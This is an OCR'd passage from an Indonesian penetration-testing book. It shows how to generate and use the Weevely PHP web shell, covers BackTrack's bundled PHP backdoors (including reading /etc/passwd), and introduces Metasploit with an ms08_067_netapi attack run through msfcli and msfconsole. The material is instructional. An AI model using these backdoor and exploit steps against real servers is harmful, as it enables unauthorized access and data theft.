
```
./weevely.py generate [kata-sandi] [direktori-output]
```


```
root@bt:/pentest/backdoors/web/weevely# ./weevely.py generate kudalumping
/var/www/kudalumping.php
```

```
      _________                                  __
     |   |   |   |-----.----.-.--.----'   |--.--.
     |   |   |   |  -__| -__| |  | -__|   |   |   |
     |_________|_____|____|___/|____|__|___   | v0.7
                                          |_____|
              Stealth tiny web shell
```

```
[generate.php] Backdoor file '/var/www/kudalumping.php' created with password
'kudalumping'.
```

Saya membuat sebuah backdoor php dengan nama kudalumping.php dan password juga kudalumping. Setelah backdoor tersebut di upload ke sistem target maka kita tinggal mengaksesnya saja. Kebetulan ujicoba merupakan windows server maka saya menggunakan perintah-perintah linux untuk exploitasi sistem melalui php shell weevely





```
root@bt:/pentest/backdoors/web/weevely# ./weevely.py
http://192.168.2.2/kudalumping/kudalumping.php kudalumping
      _______                                  __
     |   |   |  |-----.----.-.--.----.'  |--.--.
     |   |   |  |  -__| -__| |  |  -__|   |  |  |
     |_______|__|_____|___/|____|__|___   | v0.7
                                        |_____|
              Stealth tiny web shell

[+] Starting terminal, shell probe may take a while
[+] List modules with <tab> and show help with :show [module name]

axioo-laptop\axioo@axioo-laptop:'pwd' is not recognized as an internal or external
command,
operable program or batch file.$ dir
Volume in drive C has no label.
 Volume Serial Number is 636C-C507

 Directory of C:\xampp\htdocs\kudalumping

03/01/2013  02:33 PM    <DIR>          .
03/01/2013  02:33 PM    <DIR>          ..
03/01/2013  02:31 PM               656 kudalumping.php
               1 File(s)            656 bytes
               2 Dir(s)  15,744,172,032 bytes free
axioo-laptop\axioo@axioo-laptop:'pwd' is not recognized as an internal or external
command,
operable program or batch file.$.
```


3. Web shell

Beberapa web shell sudah di persiapkan oleh BackTrack untuk di gunakan seperlunya. Salah satunya adalah simple backdoor yang dapat menjalankan beberapa perintah pada linux server.


Simple-backdoor.php




Jika kita menguploadnya kedalam web server target maka kita tinggal hanya mengaksesnya pada alamat url dimana simple-backdoor.php berhasil di upload.




Ikuti langkah yang telah di tetapkan oleh backdoor tersebut untuk mengakses file-file penting pada linux. Sebagai contoh untuk melihat informasi user (user enumeration) /etc/passwd.



Php-backdoor.php



Beberapa fitur yang dapat digunakan disini adalah menjalankan beberbagai perintah php-cli dan mengupload file lainnya




QSD-php-backdoor.php

Pada dasarnya sistem backdoor ini sama saja dengan backdoor-backdoor sebelumnya. Namun backdoor kali ini memiliki keunikan untuk mengesekusi mysql query.


iodine bacdoor
CARI
Server Information:
Operating System: Linux
PHP Version: 5.3.2-1ubuntu4.17
View phpinfo
Directory Traversal
Go to current working directory
Go to root directory
Go to any directory:
/
Go
Execute MySQL Query:
host
localhost
user
root
password
database
query
execute
Execute Shell Command (safe mode is off):
Go

BAB 12
METASPLOIT



Metasploit adalah "*open-source project*" Sebuah aplikasi yang menyediakan informasi tentang kerentanan keamanan dan alat bantu dalam pengujian penetrasi dan *IDS signatures development*. Salah satunya adalah metasploit framework. Metasploit framework sendiri sebenarnya adalah sebuah alat yang digunakan untuk pengembangan sekaligus esekusi kode eksploitasi terhadap mesin target dari jarak jauh.

1.Sejarah dan tokoh di balik layar

Metasploit diciptakan pertama kali oleh HD Moore pada tahun 2003 sebagai sebuah alat jaringan portable menggunakan bahasa pemograman perl. Kemudian Metasploit di bangun kembali dalam bahasa pemograman ruby. Pada tanggal 21 Oktober 2009 metasploit mengumumkan bahwa sebuah perusahaan keamanan komputer bernama rapid7 telah menjadi develop dari proyek metasploit.


Daftar seri dan versi metasploit

1. Metasploit 3.0 pada Novermber 2006
2. Metasploit 4.0 pada Agustus 2011

1.2 Metasploit pada backtrack linux

Beruntung bagi mereka pengguna backtrack karena metasploit telah terinstall secara default di mulai dari versi backtrack IV dan pada backtrack versi terakhir saat buku ini ditulis yaitu backtrack V R1. Proyek metasploit pada backtrack di beri nama "metasploit unleashed" merupakan aplikasi metasploit framework dengan berbagai aplikasi pendukung yang mudah di akses tanpa harus melakukan penginstalan yang berbelit – belit.

1.3. File sistem dan library



File system pada MSF ditata secara intuitif oleh direktori – direktori di bawah ini

/data : file -file editable yang di gunakan oleh metasploit

```
[root@bt data]$ ls
armitage             gui            meterpreter  snmp        vncdll.x64.dll
cpuinfo              ipwn           msfcrawler   sounds      wmap
eicar.com            isight.bundle  msfpescan    sql         wordlists
eicar.txt            java           passivex     svn
emailer_config.yaml  john           php          templates
exploits             lab            post         vncdll.dll
```

/documentation : Menyediakan tentang dokumentasi mengenai framework

```
[root@bt documentation]$ ls
developers_guide.pdf           msfopcode.txt          samples
gendocs.sh                     msfrpc.txt             users_guide.pdf
metasploit2                    posix_meterpreter.txt  users_guide.tex
msfconsole_rc_ruby_example.rc  rpm                    wmap.txt
```

/external : source code dan third-party libraries

```
[root@bt external]$ ls
burp-proxy  ruby-kissfft  ruby-lorcon2  source
pcaprub     ruby-lorcon   serialport
```

/lib : Inti dari framework code base

```
[root@bt lib]$ ls
active_record      nessus                 rex.rb
active_record.rb   net                    rex.rb.ts.rb
active_support     openvas                rkelly
active_support.rb  packetfu               rkelly.rb
anemone            packetfu.rb            snmp
anemone.rb         postgres               snmp.rb
bit-struct         postgres_msf.rb        sshkey
bit-struct.rb      postgres_msf.rb.ut.rb  sshkey.rb enumerable.rb      rabal
telephony
fastlib.rb          rapid7                 telephony.rb
lab                rbmysql                windows_console_color_support.rb
metasm             rbmysql.rb             zip
metasm.rb          rbreadline.rb          zip.rb
msf                readline_compatible.rb
msf3               rex
```

/modules : berisi modul-module metasploit

```
[root@bt modules]$ ls
auxiliary  encoders  exploits  modules.rb.ts.rb  nops  payloads  post
```

/plugins : berisi plugin-plugin pendukung

```
root@bt plugins$ ls
auto_add_route.rb  ips_filter.rb  openvas.rb         thread.rb
db_credcollect.rb  lab.rb         pcap_log.rb      token_adduser.rb
db_tracker.rb      msfd.rb        sample.rb          token_hunter.rb
editor.rb          msgrpc.rb      session_tagger.rb  wmap.rb
event_tester.rb    nessus.rb      socket_logger.rb
ffautoregen.rb     nexpose.rb     sounds.rb
```

/scripts : Meterpreter dan script lainnya

```
root@bt  scripts$ ls
meterpreter  resource  shell
```

/tools : Berbagai utilitas lainnya

```
root@bt  tools$ ls
context              module_author.rb      nasm_shell.rb
convert_31.rb        module_changelog.rb   pack_fastlib.sh
exe2vba.rb           module_disclodate.rb  pattern_create.rb
exe2vbs.rb           module_license.rb     pattern_offset.rb
find_badchars.rb     module_mixins.rb      payload_lengths.rb
halflm_second.rb     module_ports.rb       profile.sh
import_webscarab.rb  module_rank.rb        reg.rb
list_interfaces.rb   module_reference.rb   verify_datastore.rb
lm2ntcrack.rb        module_targets.rb     vxdigger.rb
memdump              msf_irb_shell.rb      vxencrypt.rb
metasm_shell.rb      msftidy.rb            vxmaster.rb
```


2. METASPLOIT FUNDAMETAL

Metasploit framework memiliki banyak opsi dan memiliki banyak interface. Interface-interface yang di tawarkan tersebut memiliki banyak kelebihan-kelebihan dan kekurangannnya. Msfconsole sebenarnya adalah suatu pemersatu dari berbagai interface (*aplikasi framework*) sehingga kita dapat mengakses seluruh aplikasi pada metasploit sekaligus memadukannya satu sama lain.

2.1. msfcli

msfcli merupakan *command line interface* (**cli**) pada framework , dengan kata lain menggunakan metasploit dengan command line atau perintah-perintah manual pada *shell*.

2.1.1. msfcli help command



Saya akan mengambil contoh sederhana penggunaan msfcli, yaitu pada exploit **ms08_067_netapi** yang tersohor. Exploit ini memanfaatkan terbuka nya port smb yang terdapat pada windows. Dimana port smb di gunakan sebagai service sharring folder, aplikasi dan device lainnya (printer, scanner dll)

2.1.2. Memeriksa kebutuhan informasi

Untuk melihat opsi-opsi apa saja yang harus di masukan pada sebuah operasi msfcli kita bisa menggunakan opsi "**O**"

Kolom nama = merupakan jenis opsi
Current setting = merupakan default setting (jika tidak di isikan)
Required = Keharusan pada pemakaian
Description = Keterangan opsi yang di gunakan.


2.1.3. Kompetibel Payload (P)

Opsi "**P**" digunakan untuk melihat *payload-payload* apa saja yang mungkin di gunakan pada exploit ini.

2.1.4. Contoh serangan dan penggunaan

Perhatikan saya memasukan perintah msfcli dengan format :

```
msfcli [ exploit ]-- [  RHOST ]--[ PAYLOAD ] E
```



dimana :

```
- Exploit = windows/smb/ms08_067_netapi
```

exploit yang digunakan berada pada direktori windows/smb/ms08_067_netapi

```
root@bt:/pentest/exploits/framework/modules/exploits/windows/smb# ls -al
total 196
drwxr-xr-x  3 root root  4096 2012-02-21 08:50 .
drwxr-xr-x 49 root root  4096 2012-02-12 02:11 ..
-rw-r--r--  1 root root  2822 2012-02-21 08:50 ms03_049_netapi.rb
-rw-r--r--  1 root root  7826 2012-02-21 08:50 ms04_007_killbill.rb
-rw-r--r--  1 root root  4620 2012-02-21 08:50 ms04_011_lsass.rb
-rw-r--r--  1 root root  2653 2012-02-21 08:50 ms04_031_netdde.rb
-rw-r--r--  1 root root 16074 2012-02-21 08:50 ms05_039_pnp.rb
-rw-r--r--  1 root root  5608 2012-02-21 08:50 ms06_025_rasmans_reg.rb
-rw-r--r--  1 root root  3207 2012-02-21 08:50 ms06_025_rras.rb
-rw-r--r--  1 root root  8575 2012-02-21 08:50 ms06_040_netapi.rb
-rw-r--r--  1 root root  3811 2012-02-21 08:50 ms06_066_nwapi.rb
-rw-r--r--  1 root root  3442 2012-02-21 08:50 ms06_066_nwwks.rb
-rw-r--r--  1 root root  5632 2012-02-21 08:50 ms06_070_wkssvc.rb
-rw-r--r--  1 root root  8060 2012-02-21 08:50 ms07_029_msdns_zonename.rb
-rw-r--r--  1 root root 32145 2012-02-21 08:50 ms08_067_netapi.rb
-rw-r--r--  1 root root  5703 2012-02-21 08:50
ms09_050_smb2_negotiate_func_index.rb
-rw-r--r--  1 root root 11401 2012-02-21 08:50 ms10_061_spoolss.rb
-rw-r--r--  1 root root  4707 2012-02-21 08:50 netidentity_xtierrpcpipe.rb
-rw-r--r--  1 root root 10031 2012-02-21 08:50 psexec.rb
-rw-r--r--  1 root root 14648 2012-02-21 08:50 smb_relay.rb
drwxr-xr-x  6 root root  4096 2012-02-23 00:30 .svn
-rw-r--r--  1 root root  4180 2012-02-21 08:50 timbuktu_plughntcommand_bof.rb
```

- RHOST adalah **opsi ip target**. Pada target saya isikan 192.168.1.9, Beberapa exploit memakai **LHOST** (*ip attacker*) yang nantinya akan kita bahas pada bagian berikut dari modul ini.

- **PAYLOAD** adalah opsi cara exploit mengontrol target sistem *shell.*


- **E** adalah *execute* adalah opsi agar msfcli segera mengesekusi *modul exploit*.

Perhatikan pada gambari di atas , dimana framework melakukan exploit dengan berbagai tahap. Saya tertarik dengan "*automatically detecting the target*" dimana framework akan mendeteksi informasi target apakah sudah sesuai dengan yang di butuhkan atau tidak.

Pada gambar di atas framework telah berhasil melaksanakan tugasnya dan membuka shell korban langsung menuju c:\WINDOWS\system32>

2.2. Msfconsole

Msfconsole adalah *shell command prompt* dari framework , dimana seluruh module dapat di akses dan di manage di sini. Pada backtrack kita tinggal memasukan perintah msfconsole untuk memanggilnya.



2.2.1. msfconsole cmd command

Menarik untuk di ketahui , msfconsole memiliki abiliti untuk mengesekusi beberapa command dalam cmd. Contoh saja seperti ping, ifconfig, dsb.

2.2.2. Perintah manajemen exploit

Msfconsole digunakan untuk memudahkan pengguna memilih *exploit, payload* beserta parameter-parameter lainnya. Untuk itu beberapa perintah standart penggunaan saya rangkum sebagai berikut .

Search exploit
Kita dapat melakukan pencarian terhadap *exploit* berdasarkan "keyword" tertentu.


Menggunakan exploit

Untuk menggunakan exploit tertentu kita bisa menggunakan perintah "use" semisal saya menggunakan exploit browser_autopwn saya akan memasukan perintah use auxilary/server/browser_autopwn.

Msf support terhadap penekanan tombol **tab** untuk mencari direktori atau file tertentu. Sehingga sangat di anjurkan agar exploiter mengetahui terlebih dahulu direktori exploit yang hendak dipakai (*use*) atau menggunakan *fasilitas search.*

Melihat opsi exploit

Setelah kita menggunakan exploit tertentu (*use*) , msfconsole memberikan kemudahan bagi user untuk memasukan opsi-opsi yang di haruskan (*required*) dan beberapa opsi lainnya pada exploit tersebut. Anda dapat menggunakan fasilitas ini dengan perintah "*show options*"



Perhatikan output dari perintah show options. Tabel di bawah akan menjelaskan setiap kolom yang tampil.

No.	Kolom	Keterangan
1	Name	Nama opsi
2	Current Setting	Setingan default (setingan sebelum di rubah)
3	Required	Wajib tidaknya opsi tersebut (yes / no)
4	Description	Keterangan dari opsi

Mengisi opsi-opsi exploit

Setelah kita meneliti opsi – opsi , kita harus mengeditnya dengan perintah

“ set [opsi] [isi opsi]. “

Jika sudah selesai kita kembali mengecek apabila table opsi exploit sudah di update sesuai kebutuhan kita

Esekusi exploit

Langkah selanjutnya setelah semua opsi telah kita isi dengan tepat dan sesuai dengan keperluan kita, maka kita siap untuk melancarkan serangan dengan exploit tersebut. Lakukan perintah "exploit" atau "*exploit -j*" untuk perintah menjalankan exploit pada *background.* Exploit pada metasploit terbagi menjadi 2 bagian.

1. Exploit Aktif

Exploit aktif adalah di mana memiliki metode aktif (run) sebelum komplit dan akan menghentikan kegiatan setelah meterpreter terbentuk.

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

2. Exploit Pasif

Exploit akan aktif pada saat target mengesekusi umpan backdoor. Prinsip yang sama bisa ditarik dari netcat. Exploit ini akan menunggu host yang merespon dan kemudian melancarkan serangan.

```
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.
```

Melihat daftar vulnerability target

